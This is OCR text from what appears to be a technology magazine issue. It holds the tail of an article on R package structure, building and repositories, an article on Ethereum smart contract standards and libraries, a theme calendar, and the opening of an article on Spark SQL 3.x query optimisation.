   [11] "abcADM"            "ABCanalysis"
   [13] "abcdeFBA"          "ABCoptim"
   [15] "ABCp2"             "abcrf"
   [17] "abcrlda"           "abctools"
   ...
```

You can download the R packages to a specific directory using the *download.packages* function.

The *surveillance* R package provides statistical methods for modelling and monitoring of time series data and for epidemic phenomena. Its R source code can be downloaded to a '/tmp' directory, as illustrated below:

```
> download.packages("surveillance", destdir="/tmp")
trying URL 'https://cloud.r-project.org/src/contrib/
surveillance_1.19.1.tar.gz'
Content type 'application/x-gzip' length 4388559 bytes (4.2
MB)
==================================================
downloaded 4.2 MB
     [,1]           [,2]
[1,] "surveillance" "/tmp/surveillance_1.19.1.tar.gz"
```

Layout

The *bitops* R package implements bitwise operations on integer vectors. The *bitops*.1.0.7 source code contains the following files:

```
$ ls
ChangeLog  DESCRIPTION  INDEX  man  MD5  NAMESPACE  R
README.md  src  tests
$ ls man
bitAnd.Rd  bitFlip.Rd  bitShiftL.Rd  cksum.Rd
$ ls R
bitops.R
$ ls src/
bit-ops.c  bit-ops.h  cksum.c  init.c
$ ls tests/
consistency.R
```

An R source code package should contain the following files.

- **README:** This documentation file contains the purpose of the project, and the steps to install, configure and use the package. For example, the README of the bitops.1.0.7 project contains the following text:

```
$ cat README.md

# R-bitops -- R CRAN package `bitops` -- implementing bitwise
operations
## Functionality
Bitwise operations on (the 32-bit) \R integers
## Context and History
Probably the smallest [CRAN](https://CRAN.R-project.org)
[R](https://www.r-project.org) package I maintain,
the package has a long history, originating as S / S-plus
extensions by
Steve Dutky.
...
```

- **ChangeLog:** This file provides a brief history of the changes for the various commits to the project. The *ChangeLog* file in *bitops.1.0.7* shows the recent changes on the top of the file.

```
$ cat ChangeLog

2021-04-13  Martin Maechler  <maechler@stat.math.ethz.ch>
        * From Dan Robertson (dlrobertson) via GH PR #3,
Feb.2016:
        Introduce C-style  "operators":
        "%&%", "%|%", "%^%", "%<<%", "%>>%"
2021-03-30  Martin Maechler  <maechler@stat.math.ethz.ch>
        * src/bit-ops.c (R_2_UINT_): cast even more, now via
_2_UINT_()
2021-03-24  Martin Maechler  <maechler@stat.math.ethz.ch>
        * DESCRIPTION (Date, URL): cosmetic before finally
releasing
...
```

- **INDEX:** This file is optional and provides names of important objects in the package, along with their description. For example:

```
$ cat INDEX
bitAnd                  Bitwise And, Or and Xor operations
bitFlip                 Binary Flip (Not) Operator
bitShiftL               Bitwise Shift Operator (to the Left
or Right)
cksum                   Compute Check Sum
```

- **MD5:** This file contains the MD5 output of the source files in the R package. This is used to verify the checksum of the downloaded files using the *md5sum utility.*
- **NAMESPACE:** This file contains directives that specify the various imports and exports of the name

space for a package. The name space management specifies which variables are imported from other packages, and describes the variables that are exported to users of the package.

```
$ cat NAMESPACE
 ## Re-written 2012-11-03 B. D. Ripley
 useDynLib(bitops, .registration = TRUE, .fixes = "C_")
 export(bitFlip, bitAnd, bitOr, bitXor, bitShiftL, bitShiftR,
cksum)
 export("%&%", "%|%", "%^%", "%<<%", "%>>%")
```

- **man:** This directory contains manual pages for the source package, and is written in the 'R documentation' (Rd) format.
- **R:** This directory contains the actual R source files of the project.
- **src:** This directory contains additional source files that are used by the package, such as *.c* and *.h* header files that interact with R's foreign function interface (FFI).

```
$ ls src/
bit-ops.c  bit-ops.h  cksum.c  init.c
```

- **tests:** This folder has the complete test suite to run and verify the R package. For example:

```
$ ls tests/
consistency.R
```

- **DESCRIPTION:** This file provides the meta-information with details of the package name, version, date, author, maintainer, licence, URL, repository, published date, etc.

Build

You can build a package from the R source directory files using the *R CMD build* command. The *bitops.1.0.7* sources can be built from the command line, as shown below:

```
$ R CMD build bitops
 * checking for file 'bitops/DESCRIPTION' ... OK
 * preparing 'bitops':
 * checking DESCRIPTION meta-information ... OK
 * cleaning src
 * checking whether 'INDEX' is up-to-date ... NO
 * use '--force' to remove the existing 'INDEX'
 * checking for LF line-endings in source and make files and
shell scripts
 * checking for empty or unneeded directories
 * building 'bitops_1.0-7.tar.gz'
```

You can also manually install a package from the shell command line after downloading the tarball with the *R CMD INSTALL* command, as shown below:

```
$ R CMD INSTALL bitops_1.0-7.tar.gz
 * installing to library '/home/shakthi/R/x86_64-pc-linux-gnu-
library/4.1'
 * installing *source* package 'bitops' ...
 ** package 'bitops' successfully unpacked and MD5 sums
checked
 ** using staged installation
 ** libs
 gcc -I"/usr/include/R/" -DNDEBUG   -D_FORTIFY_SOURCE=2
-fpic  -march=x86-64 -mtune=generic -O2 -pipe -fno-plt  -c
bit-ops.c -o bit-ops.o
 gcc -I"/usr/include/R/" -DNDEBUG   -D_FORTIFY_SOURCE=2
-fpic  -march=x86-64 -mtune=generic -O2 -pipe -fno-plt  -c
cksum.c -o cksum.o
 gcc -I"/usr/include/R/" -DNDEBUG   -D_FORTIFY_SOURCE=2
-fpic  -march=x86-64 -mtune=generic -O2 -pipe -fno-plt  -c
init.c -o init.o
 gcc -shared -L/usr/lib64/R/lib -Wl,-O1,--sort-common,--as-
needed,-z,relro,-z,now -o bitops.so bit-ops.o cksum.o init.o
-L/usr/lib64/R/lib -lR
 installing to /home/shakthi/R/x86_64-pc-linux-gnu-
library/4.1/00LOCK-bitops/00new/bitops/libs
 ** R
 ** byte-compile and prepare package for lazy loading
 ** help
 *** installing help indices
 ** building package indices
 ** testing if installed package can be loaded from temporary
location
 ** checking absolute paths in shared objects and dynamic
libraries
 ** testing if installed package can be loaded from final
location
 ** testing if installed package keeps a record of temporary
installation path
 * DONE (bitops)
```

You can verify the same using the *packageVersion* command in the R console:

```
> packageVersion("bitops")
[1] '1.0.7'
```

The *devtools* library provides various functions that allow you to install R packages from Git repositories and URLs. This is useful if you would like to test the latest main development branch of an R package. You will need to first load the *devtools* library in the R console session:

```
> install.packages("devtools")
```

```
 Installing package into '/home/shakthi/R/x86_64-pc-linux-
gnu-library/4.1'
 (as 'lib' is unspecified)
 also installing the dependencies 'gert', 'usethis'
 trying URL 'https://cloud.r-project.org/src/contrib/
gert_1.5.0.tar.gz'
 Content type 'application/x-gzip' length 66958 bytes (65 KB)
 ...
 ** testing if installed package keeps a record of temporary
installation path
  * DONE (devtools)
> library(devtools)
Loading required package: usethis
```

You can now use the *install_github* function with a GitHub 'username/project-name' to install the R sources from the main branch, as shown below:

```
> install_github("hadley/plyr")
Downloading GitHub repo hadley/plyr@HEAD
...
─  preparing 'plyr':
✓  checking DESCRIPTION meta-information ...
─  cleaning src
─  checking for LF line-endings in source and make files and
shell scripts
─  checking for empty or unneeded directories
─  building 'plyr_1.8.6.9000.tar.gz'
 ** checking absolute paths in shared objects and dynamic
libraries
 ** testing if installed package can be loaded from final
location
 ** testing if installed package keeps a record of temporary
installation path
 * DONE (plyr)
```

R also provides the *package.skeleton* function to build your own package from a directory containing R source files. This function accepts the following arguments:

Argument	Purpose
name	Package name
list	A character vector of named R objects
environment	The environment (default .GlobalEnv) to evaluate list
path	A character vector (default '.') containing path in the file system
force	A Boolean value to overwrite files if directory already exists
namespace	A Boolean value to include a namespace
code_files	The character vector that mentions the R source files

Repositories

The R packages are available on the Internet in three major repositories:

1. ***Comprehensive R Archive Network (CRAN):*** This provides source code as well as pre-compiled binary distributions for the R base system and packages. The latest R release is 2021-11-01 (Bird Hippie) R-4.1.2.tar.gz as of writing this article. It has over 18,928 packages, and you can view the available packages by name or date of publication.
2. ***Bioconductor:*** This project provides Free/Libre and Open Source R software packages for powerful statistical and graphical methods to analyse genomic data. These packages are also made available in CRAN, in addition to their own R packages. Their software is released under the Artistic License 2.0.
3. ***R-Forge:*** This provides a platform for the development of R packages and hosts 2145 R related projects. It is based on FusionForge, and uses Subversion for source control management. It has support for mailing lists, forums, bug tracking, Web based administration and backups.

The remote repositories available on your system can be obtained using the following *options* function:

```
> options('repos')
$repos
                                CRAN
"https://cloud.r-project.org"
```

You can add additional remote R repositories using the *setRepositories* function. END

References

[1] The Comprehensive R Archive Network (CRAN), *https://cran.r-project.org/*
[2] Bioconductor, *https://www.bioconductor.org/*
[3] R-Forge, *https://r-forge.r-project.org/*
[4] FusionForge, *https://fusionforge.org/*

By: Shakthi Kannan

The author is a free software enthusiast.

Blockchain: Developing Smart Contracts Using Standards and Open Source Libraries

Though the blockchain is very popular these days, there is a significant gap in the way it works and how most of us understand it. Most of its resources such as smart contracts are still a work in progress. Let's talk a bit more about them.

Bitcoin and Ethereum are the two most popular cryptocurrencies today, with the latter being more developer-friendly. A program that runs on the Ethereum blockchain as a collection of code (its functions or rules) and data (its state) that resides at a specific address on this blockchain is a smart contract. A developer would need to learn how to code in smart contract language and have enough ETH (Ethereum currency) to pay as Gas fees (call it cost of doing business or initiating a transaction) for deployment of the contract.

In simpler terms, a smart contract can be considered as an open API that can call other APIs. A chain of smart contracts can make a serious business transaction. In the long run, the number of libraries is going to increase and development of smart contracts is going to be much easier and more efficient, targeted at replacing highly skilled professions such as lawyers or government contract agencies that focus on governance through compliance.

Development environments

Blockchain is an ever-evolving field, and there is no definitive approach or set pattern for the development of smart contracts. However, there are a few open source tools that have proved to be effective as development environments like Truffle, Embark and Builder. These tools efficiently handle compilation, deployment, debugging and upgradation of contracts with the sophistication of running unit tests.

Development of smart contracts requires a set of tools, most of which are available in open source. With trial-and-error, the appropriate environment for the development of smart contracts can be established. The good news is that there is quite a bit of information available on the Web for how to go about doing this. Also, the technology has been in the works for more than five years, bringing in some stability in the tools with enthusiastic developer forums putting in troubleshooting efforts.

Standards

The Ethereum community has defined multiple standards in the form of ERCs (Ethereum requests for comments). This is a document used by smart contract programmers to refer to the rules Ethereum based tokens must comply with. There is a thriving community of developers, enthusiasts and organisations across the globe working to standardise the use of Ethereum. Requests for Ethereum improvement proposal (EIP) are maintained on GitHub. At the time of writing this article, there are nearly 5000 requests suggesting the increased adoption and




Figure 1: A developer's environment of open source tools for smart contract development

Table 1: Top 10 Ethereum standards

EIP	Description	Use
20	Fungible token standard	• Implementation of standard API within a smart contract • Standard protocol for issue and integration of tokens across smart contracts and wallets
165	Standard for method, instead of tokens	• States how any contract can publish the interface after the implementation • States how to detect and track usage when a contract implements this standard
721	Non-fungible token (NFT) standard	• Implementation of standard API for NFTs within a smart contract • Offers functionality to transfer and track NFTs
777	Increase efficiency in crypto transactions	• Eliminates double transaction verification by lowering transaction overhead • Configures to reject incoming tokens from blacklisted address
778	Ethereum node records	• Defines open format for p2p2 connectivity
1155	Multi-token standard	• Creates multiple tokens in a single contract across fungible and non-fungible use • Resolves issues of ERC-20 and ERC0721
1363	Payable token	• Eases token payment for transaction payment • Allows transfer or approval in single transaction
2767	Contract ownership governance	• Contracts that hold administrative ownership of other smart contracts with voting power distributed
3448*	Meta proxy standard	• Standardises users and third party tools to discover contract redirect routes in a known path with immutable metadata
4626	Tokenized vault standard	• An extension of the ERC-20 token, providing functionality for reading balance, depositing and withdrawing tokens with standard API for tokenised vaults

**EIPs are in various review stages*

agility in this space. Of these, 267 have been finalised and the rest are in various stages of approval.

EIPs are of various types such as standard track, core, networking, interface, ERC, meta and informational.

The significant number of proposals and rapid finalisation workflow indicate a thriving community working towards standardising the interactions in blockchain (at least in the Ethereum world), thus building the momentum for developing standard libraries across routine functions.

Smart contract libraries

Smart contract libraries are nothing but contracts. However, their purpose is to be deployed once at a specific address and then be reused for delegating routine tasks, so that the calling functions can execute as if this is their own code as part of the contract.

There are two kinds of smart contract libraries — reusable behaviours that one can add to contracts, and implementations of various standards.

Common routine coding patterns include exception handling or managing unexpected issues. Smart contract libraries usually provide reusable implementation of the behaviours as libraries or via inheritance in Solidity (a language in which smart contracts can be developed).

Open Zeppelin contract library is a GitHub project dedicated to secure smart contract development with a role based permissioning scheme for the development and use of reusable Solidity components. This is a very popular forum used in building complex decentralised systems. An innovative and interactive 'Contracts Wizard' approach is available to get started with generating smart contracts. The contracts support stable APIs, ensuring unexpected upgrade related issues are addressed efficiently.

Dappsys is another popular collection of smart contracts building blocks. It's written in Solidity but can be linked to any language (think of it as smart embedded APIs). DS-Math is the most used library for arithmetic functions that does basic addition, subtraction, multiplication and division by handling integer overflows and simplifying routine functions like finding the minimum or maximum of two numbers.

The rapid adoption of blockchain and smart contracts is pushing the development community to get a common standard. This is still a work in progress, though. END

References

[1] Ethereum community portal, *https://ethereum.org/*
[2] Open Zeppelin contracts GitHub project, *https://github.com/OpenZeppelin/openzeppelin-contracts*
[3] Best Practices for Smart Contract Development, *https://yos.io/2019/11/10/smart-contract-development-best-practices/*
[4] Ethereum Improvement Proposals, *https://eips.ethereum.org/*

By: Bala Kalavala


The author is a seasoned tech evangelist and a sought-after keynote speaker. He currently works as a distinguished member of the technical staff and heads the Enterprise Architecture practice as chief architect in Wipro Ltd. This article expresses his views and not that of Wipro.

OSFY Magazine Attractions During 2022-23

Month	Theme
March 2022	Security, Network Management and Monitoring
April 2022	Open Source Programming (Languages and tools)
May 2022	DevOps Special
June 2022	AI, Deep learning and Machine Learning
July 2022	Database management and Optimisation
August 2022	Cloud Special: Everything from management to implementation
September 2022	Mobile/Web App Development, Optimisation and Security
October 2022	Blockchain and Open Source
November 2022	Open Source and IoT and Edge
December 2022	Data science, Data security, Data Management,Storage and Backup
January 2023	Docker and containers
February 2023	Open Source on Windows and Best in the world of Open Source (Tools and Services)

Structured Data Processing with Spark SQL

Spark SQL is the module in the Spark ecosystem that processes data in a structured format. It internally uses the Spark Core API for its process, but the usage is abstracted from the user. This article dives a little deeper and tells you what's new in Spark SQL 3.x.



With Spark SQL, users can also write SQL-styled queries. This is essentially helpful for the wide user community that is proficient in structured query language or SQL. Users will also be able to write interactive and *ad hoc* queries on the structured data. Spark SQL bridges the gap between resilient distributed data sets (RDDs) and relational tables. An RDD is the fundamental data structure of Spark. It stores data as distributed objects across a cluster of nodes suitable for parallel processing. RDDs are good for low-level processing, but are difficult to debug during runtime and programmers cannot automatically infer schema. Also, there is no built-in optimisation for RDDs. Spark SQL provides the DataFrames and data sets to address these issues.

Spark SQL can use the existing Hive metastore, SerDes, and UDFs. It can connect to existing BI tools using JDBC/ODBC.

Data sources

Big Data processing often needs the ability to process different file types and data sources (relational and non-relational). Spark SQL supports a unified DataFrame interface to process different types of sources, as given below.

Files

- CSV
- Text
- JSON
- XML

JDBC/ODBC

- MySQL
- Oracle
- Postgres

Files with schema

- AVRO
- Parquet

Hive tables

- Spark SQL also supports reading and writing data stored in Apache Hive.

With DataFrame, users can seamlessly read these diversified data sources and do transformations/joins on them.

What's new in Spark SQL 3.x

In the previous releases (Spark 2.x), the query plans were based on heuristics rules and cost estimation. The process from parsing to logical and physical query planning, and finally to optimisation was sequential. These releases had little visibility into the runtime characteristics of transformations and actions. Hence, the query plan was suboptimal because of

the following reasons:

- Missing and outdated statistics
- Suboptimal heuristics
- Wrong estimation of costs

Spark 3.x has enhanced this process by using runtime data for iteratively improving the query planning and optimisation. The runtime statistics of a prior stage are used to optimise the query plan for subsequent stages. There is a feedback loop that helps to re-plan and re-optimise the execution plan.




Figure 1: Query planning




Figure 2: Performance improvement in Spark 3.x (Source: Databricks)

Adaptive query execution (AQE): The query is changed to a logical plan and finally to a physical plan. The concept here is 'reoptimisation'. It takes the data available during the prior stage and reoptimises for subsequent stages. Because of this, the overall query execution is much faster.

